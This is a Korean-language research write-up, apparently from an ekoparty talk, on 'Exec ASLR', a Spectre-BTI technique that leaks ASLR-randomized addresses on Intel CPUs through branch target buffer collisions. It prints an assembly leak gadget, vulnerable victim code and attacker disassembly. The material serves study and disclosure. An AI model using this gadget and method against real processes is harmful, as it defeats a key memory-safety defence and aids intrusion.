 es0j/execaslr-ekoparty
인텔 CPU에서 분기 대상 버퍼(BTB)와 추측 실행을 악용하여 사이드 채널을 통해 무작위화된 주소를 유출함으로써 ASLR을 우회하는 개념 증명 익스플로잇입니다.

ASLR(Address Space Layout Randomization)은 메모리 손상 공격의 악용을 더 어렵게 만들기 위해 사용되는 완화 기법입니다. 예를 들어, 버퍼 오버플로 취약점 시나리오에서 Return Oriented Programming(ROP) 익스플로잇을 만들려는 공격자는 체인에 있는 가젯들의 주소를 알아야 합니다. 악용 대상 바이너리의 코드 세그먼트가 무작위화된다면 공격자가 익스플로잇에 올바른 주소를 선택하기 훨씬 어려워지므로 악용이 불가능해집니다.
다음 예제는 주소가 어떻게 무작위화되는지 보여줍니다:
#include <stdio.h>
void DoNothing();
void (*codePtr)() = DoNothing;

void DoNothing(){}

int main(int argc,char **argv){

    printf("Destination %p\n",codePtr);
    DoNothing();
}
실행할 때마다 값이 무작위화됩니다:
Destination 0x563714256149
Destination 0x556d8e2f1149
Destination 0x5618c8bdd149
Destination 0x55ee623b0149
마지막 12비트인 149는 항상 동일하지만, 함수의 위치는 대략 0x550000000000과 0x570000000000 사이 어디에나 있을 수 있습니다. 즉, 29비트가 무작위화되며 가능한 주소 공간은 0x200 0000 0000, 약 2.2TB 크기를 차지합니다.
각 명령어를 처리하는 것은 어려운 작업입니다. 단일 명령어 처리의 일부 단계는 다음과 같습니다:
CPU의 명령어 처리량을 높이기 위해, 명령어의 각 작업은 프로세서의 특정 유닛에 의해 수행됩니다. 모든 유닛이 병렬로 작동하면서 CPU가 훨씬 더 높은 클록 속도로 실행할 수 있게 해주며, 이것이 파이프라인의 개념입니다.
| 연산 \ 클록 사이클 | 1 | 2 | 3 | 4 | 5 |
|---|---|---|---|---|---|
| 인출 | A | B | C | ||
| 디코딩 | A | B | C | ||
| 실행 | A | B | C |
사이클 1~5에 걸친 명령어 A, B, C의 실행. 예를 들어 사이클 3에서는 인출, 디코딩, 실행 유닛이 동시에 활성화됩니다
그러나 명령어들은 서로 완전히 독립적이지는 않습니다. 예를 들어 다음 시퀀스를 보겠습니다:
A. add ax,[bx]
B. jz $+1
C. mov dl,[rsi]
D. nop
이 경우 A 명령어는 최선의 경우에도 실행 단계의 사이클 3에서야 완료됩니다. 하지만 인출 유닛은 메모리에서 다음으로 인출할 명령어를 결정해야 하며, C 명령어(mov dl,[rsi])를 건너뛸지도 결정해야 합니다.
이 시나리오에서 CPU는 A 명령어가 끝날 때까지 기다리는 옵션을 선택할 수 있습니다. 예를 들어 add 연산이 0을 반환한다면, A 명령어는 세 번째 클록 사이클에 완료되고 그때 올바른 명령어를 메모리에서 인출할 수 있습니다:
| 연산 \ 클록 사이클 | 1 | 2 | 3 | 4 | 5 | 6 |
|---|---|---|---|---|---|---|
| 인출 | A | B | D | |||
| 디코딩 | A | B | D | |||
| 실행 | A | B | D |
이는 CPU가 명령어가 실행될 때까지 기다려야 하므로 파이프라인에 지연을 초래합니다. 이 예에서는 지연이 단일 클록 사이클이지만, add ax,[bx] 명령어는 메모리 연산을 필요로 하며, 앞서 보았듯이 완료까지 수백 사이클이 걸릴 수 있습니다. 따라서 프로세서에 상당한 성능 비용을 부과합니다.
더 빠른 옵션은 올바른 실행 경로를 "추측"하는 것입니다. CPU는 분기가 실행될지 여부를 *추측(speculate)*할 수 있습니다. 그 시점 이후로 추측된 경로에서 실행이 계속되며, 값은 A 명령어가 끝난 후 경로가 올바른 것으로 판명될 때만 커밋됩니다. 경로가 틀린 것으로 판명되면 결과는 폐기되고 상태는 추측 시점 이전으로 되돌아갑니다.
| 연산 \ 클록 사이클 | 1 | 2 | 3 | 4 | 5 | 6 |
|---|---|---|---|---|---|---|
| 인출 | A | B | (S) C | |||
| 디코딩 | A | B | (S) C | |||
| 실행 | A | B | (S) C |
경로를 되돌릴 때의 유일한 문제는 CPU의 마이크로아키텍처 상태는 되돌릴 수 없다는 것입니다. 따라서 CPU가 C 명령어(mov dl,[rsi])를 실행하도록 추측하면 rsi가 가리키는 데이터가 캐시로 이동됩니다. 이 효과는 나중에 사이드 채널 공격을 사용하여 측정할 수 있습니다.

2비트 조건부 분기 예측기. https://en.wikipedia.org/wiki/Branch_predictor
조건부 명령어뿐만 아니라 간접 분기도 예측되어야 합니다. CPU는 call [rdi]와 같은 명령어의 목적지를 추측하는 메커니즘을 가져야 합니다.
Spectre v2 취약점은 간접 분기 예측기를 악용하여 다른 프로세스에서 임시 실행(transient execution)을 달성할 수 있음을 보여줍니다:
 출처: https://spectreattack.com/spectre.pdf
컨텍스트 A의 콜 명령어를 컨텍스트 B의 다른 콜 명령어와 동일한 가상 주소에 배치하면, 공격자는 CPU를 훈련시켜 컨텍스트 B에서 공격자가 선택한 위치의 코드를 실행하게 할 수 있습니다. 이는 Return Oriented Programming(ROP)과 유사한 코드 재사용 공격입니다.
공격 대상 피해자는 사이드 채널 공격을 이용해 비밀을 유출할 수 있는 "spectre 가젯"이라 알려진 코드 조각을 가지고 있어야 합니다. 성공적인 spectre 공격을 위해 공격자는 spectre 가젯의 위치도 알아야 합니다. 따라서 사용자 간 공격에서 피해자를 ASLR로 보호하는 것은 이런 종류의 공격에 대한 완화책으로 사용되었습니다. 그러나 Jump Over ASLR과 같은 마이크로아키텍처 공격을 사용하여 ASLR을 추출하는 기술도 있습니다. 이 기술은 ASLR을 우회하기 위해 직접 분기 예측기의 충돌에 의존하므로 유출되는 비트 수에 몇 가지 제한이 있습니다.
이 예측기의 내부 메커니즘은 아래와 같습니다:

출처: https://spectreattack.com/spectre.pdf
이 구성 요소들 중 일부는 다음과 같습니다:
고전적인 Spectre v2 공격 구조는 다음과 같습니다:

getenv + secret[0]*4096을 실행하는 spectre 가젯은 libc를 공유 메모리로 사용하여 위치 0의 비밀 값을 유출할 수 있습니다.Exec ASLR(일명 Reverse Branch Target Buffer Poisoning)은 Spectre-BTI 취약점을 사용하여 ASLR을 우회하는 새로운 기술입니다. 이 공격은 고전적인 Spectre-BTI 시나리오에서 공격자만 BTB를 오염시킬 수 있는 것이 아니라, 피해자도 공격자 프로세스에서 분기 잘못 예측을 유발하여 공격자가 ASLR로 보호된 주소로 추측 점프하도록 만들 수 있다는 사실을 악용합니다. 그런 다음 실행 중인 주소를 유출하는 사이드 채널을 사용하여, 공격자는 전체 목적지 주소를 복구할 수 있고 대상 프로세스의 ASLR을 우회합니다.
Exec ASLR 공격의 구조는 다음과 같습니다:

이런 종류의 공격에서는 spectre 가젯을 찾거나 사이드 채널용 공유 메모리를 가질 필요가 없습니다. 필요한 유일한 조건은 악용할 간접 분기가 있다는 것이며, Spectre v2에 필요한 모든 가젯은 공격자 프로세스 안에 배치됩니다. 이 공격의 유일한 새로운 요구 사항은 피해자의 목적지 주소를 자신의 프로세스에 매핑할 수 있어야 한다는 것이므로, 예를 들어 KASLR에는 이 공격이 작동하지 않습니다. 또한 이것은 무차별 대입 공격도 아닙니다. 단 한 번의 시도로 여러 주소를 동시에 테스트할 수 있지만, 메모리가 동시에 보유할 수 있는 "leak 가젯"의 수에는 제한이 있습니다. 이는 Jump Over ASLR과 비교했을 때 초당 약 100개 주소에서 초당 수천억 개 주소로 공격 수행 시간을 크게 단축시킵니다.
leak 가젯은 probeArray를 사용하여 자신이 실행되는 위치를 공격자에게 알려줍니다. 가젯은 probeArray와 유출할 RIP의 인덱스를 인자로 받아 probeArray[0] 또는 probeArray[4096]에 접근해야 하는지를 결정하기 위해 일종의 분기 없는 프로그래밍을 수행합니다.
lea rax,[rip - 7]      ;load current address
shr rax,cl             ;selects the bit using cl arg
and rax,1
shl rax,12             ;loads probearray
mov dl,[rsi+rax]       ;or probearray+4096
앞서 보았듯이 BHB는 BTB 엔트리를 선택하는 데 사용됩니다. BTB 충돌을 찾아 이 취약점을 악용하려면 공격자는 마지막 N개(skylake 미만이면 29개)의 분기 경로를 알아야 합니다. 우리 테스트에서는 간접 호출 전에 BHB 상태를 알려진 값으로 설정하기 위해 for 루프를 사용했습니다. 다음은 취약한 피해자 코드의 예입니다:
#include <stdio.h>

void DoNothing();
void (*codePtr)() = DoNothing;

void DoNothing(){
    return;
}

int main(){
    printf("Destination = %p\n",codePtr);
    while(1){
	for(int i=0;i<200;i++){}
    	codePtr();
    }
}
두 컨텍스트에서 BHB 상태가 동일하도록 보장하기 위해, 공격자는 피해자의 for 루프와 호출에 해당하는 바이트를 셸코드 형태로 복사합니다. 셸코드는 BHB 상태가 동일하게 유지되는 데 필요한 하위 20비트(20 LSB) 정렬과 일치할 수 있는 가능한 256개 위치 모두에 복사됩니다.
Victim Code

0x5594c566a152 <+28>:    mov    eax,0xc8
0x5594c566a157 <+33>:    dec    eax
0x5594c566a159 <+35>:    jne    0x1157 <main+33>
0x5594c566a15b <+37>:    nop
0x5594c566a15c <+38>:    nop
0x5594c566a15d <+39>:    nop
0x5594c566a15e <+40>:    lea    rdi,[rip+0x2ecb]
0x5594c566a165 <+47>:    call   QWORD PTR [rdi]

--> Executes to
0x5594c5669135:    ret
Attacker Code

… //eax=200 rsi=probeArray, cl=0
0x6a157    dec    eax
0x6a159    jne    0x455555500157
…
0x6a165    jmp    QWORD PTR [rdi]

--> Misspredicts to
0x5594c566a135:    lea rax,[rip - 7]
0x5594c566a13c:    shr rax,cl
0x5594c566a13f:    and rax,1
0x5594c566a133:    shl rax,12
0x5594c566a137:    mov dl,[rsi+rax]
